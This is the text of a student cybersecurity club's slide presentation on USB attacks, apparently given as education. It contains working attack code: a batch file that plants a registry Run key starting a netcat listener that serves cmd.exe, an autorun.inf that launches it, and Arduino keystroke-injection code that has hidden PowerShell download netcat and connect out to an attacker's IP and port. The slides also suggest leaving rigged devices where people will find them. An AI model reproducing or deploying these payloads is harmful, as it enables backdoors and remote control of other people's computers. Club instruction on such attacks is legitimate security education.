



USB Attack Drive

Cyber Security and Intel Club

Introductions

CIC will provide support for student learning by creating a community for those interested in cybersecurity and information security. Activities may range from student gatherings to industry speakers and professional conferences



President : Austin Turecek



Vice President: Samuel Munhal



Treasurer: Tyler Breuler



Secretary: Daniela Catrambone




Advisor: Doug White

LEGAL DISCLAIMER




- The Cyber Security and Intel Club, and its E-Board, do not hold any responsibility for any actions or consequences taken during or after this presentation. The information expressed in this presentation is purely for educational purposes. It is not to be used for any illegal or malicious actions. Any illegal or malicious actions are the sole responsibility of the perpetrator. The RWU Cyber Security and Intel Club holds no liability in these situations. However, any cool stories that occur due to this presentation should begin with “This one time at the Cyber Security and Intel Club, which you can join by signing up on Hawk Link, I learned....” By continuing to participate in this presentation and the demonstrations that follow, you agree to these terms and conditions.




In The Beginning . . .

- That was about it . . .
- Just have an application on the USB drive and go . . .
- That was literally it.
- There is nothing else on this slide.
- Not a single thing.
- Why are you still reading this?
- What are you expecting to see here?
- I literally said that's it . . .
- It was the first line.
- Stop reading.



```
evil.bat - Notepad
File Edit Format View Help
copy *.* "C:\Users\Public\Documents"
REG ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v
"backdoor" /t "REG_SZ" /d "C:\Users\Public\Documents\nc.exe -d -L -e cmd.exe -p 8800"
```



```
autorun.inf...
File Edit Format View Help
[Autorun]
open=evil.bat
ACTION=Backdoor Time
```

So What Can We Do With This?

- Let's Download Net Cat Onto A USB Drive
 - <http://sectools.org/tool/netcat/>
- Then Let's Make A .bat File Like This
- Now Let's Make our Autorun.inf
- Now Let's Plug It In!
- Now Use Your Tool of Choice To Connect To The Device !


Its Probably Enabled!

Windows
95

Windows
98

Windows
Me

Windows
XP



It Disabled by Default. . .

Windows
Vista

Windows
7

Windows
8


Windows
10

But Now
This
Doesn't
work. . .



The Modern Day USB Attack


- Quack Quack
- Introducing the USB Rubber Duck
- It's a Keyboard and It's a Mouse, But It Looks Like A USB
- It's 49.99 Plus Shipping and Handling
- Leave It Places For People To Find!
- Plug It In If Someone Doesn't Lock Their Computer
- Fun To Play With Not To Eat



USB Rubber Ducky Demo

- <https://shop.hak5.org/products/usb-rubber-ducky-deluxe>
- <https://ducktoolkit.com/payload/windows>

Don't Have 50 Bucks? No Problem!



Adafruit Trinket - Mini Microcontroller - 5V Logic

PRODUCT ID: 1501

\$6.95
IN STOCK

1 [ADD TO CART](#)

QTY	DISCOUNT
1-9	\$6.95
10-99	\$6.26
100+	\$5.56

[ADD TO WISHLIST](#)

[DESCRIPTION](#)

[TECHNICAL DETAILS](#)

```
#include <Keyboard.h>

void setup() {
  Keyboard.begin();
  Keyboard.press(KEY_LEFT_GUI);
  Keyboard.press('r');
  delay(2500);
  Keyboard.releaseAll();
  Keyboard.press(KEY_LEFT_GUI);
  Keyboard.press('r');
  delay(2500);
  Keyboard.releaseAll();
  Keyboard.print("PowerShell.exe -windowstyle hidden (New-Object System.Net.WebClient).DownloadFile('https://eternallybored.org/misc/netcat/netcat-win32-1.11.zip','C:/Users/Public/Downloads/netcat-win32-1.11.zip');");
  Keyboard.press(KEY_RETURN);
  delay(2500);
  Keyboard.releaseAll();
  Keyboard.press(KEY_LEFT_GUI);
  Keyboard.press('r');
  delay(2500);
  Keyboard.releaseAll();
  Keyboard.print("PowerShell.exe -windowstyle hidden mkdir C:/Users/Public/Documents/netcat-1.11;Expand-Archive C:/Users/Public/Downloads/netcat-win32-1.11.zip -DestinationPath C:/Users/Public/Documents/netcat-1.11;");
  delay(2500);
  Keyboard.press(KEY_RETURN);
  Keyboard.releaseAll();
  Keyboard.press(KEY_LEFT_GUI);
  Keyboard.press('r');
  delay(2500);
  Keyboard.releaseAll();
  Keyboard.print("PowerShell.exe -windowstyle hidden cd C:/Users/Public/Documents/netcat-1.11/netcat-1.11;nc [YOUR IP] [YOUR PORT];");
  Keyboard.press(KEY_RETURN);
  delay(2500);
  Keyboard.releaseAll();
  delay(100);
  Keyboard.releaseAll();
  Keyboard.releaseAll();
  Keyboard.end();
}
```

DIY RUBBER DUCKY DEMO!

QUESTIONS?



Links and Stuff

- [https://www.securify.nl/blog/SFY20170201/autorun-is-dead_-long-live-autorun.html#:~:targetText=Windows%20XP%20still%20supports%20running,a%20CD%20DROM%20is%20inserted.&targetText=As%20of%20Windows%20Vista%2C%20the,ROMs%20\(under%20default%20configuration\).](https://www.securify.nl/blog/SFY20170201/autorun-is-dead_-long-live-autorun.html#:~:targetText=Windows%20XP%20still%20supports%20running,a%20CD%20DROM%20is%20inserted.&targetText=As%20of%20Windows%20Vista%2C%20the,ROMs%20(under%20default%20configuration).)
- <https://www.flashbay.com/support/faq/usb-flash-drive-autorun-setup>
- <https://depotech.blogspot.com/2015/03/inject-backdoor-into-windows-machine.html>
- <https://shop.hak5.org/products/usb-rubber-ducky-deluxe>
- <https://ducktoolkit.com/payload/windows>
- <https://medium.com/@EatonChips/building-a-usb-rubber-ducky-for-7-c851aae30a1d>
- <https://www.adafruit.com/product/1501>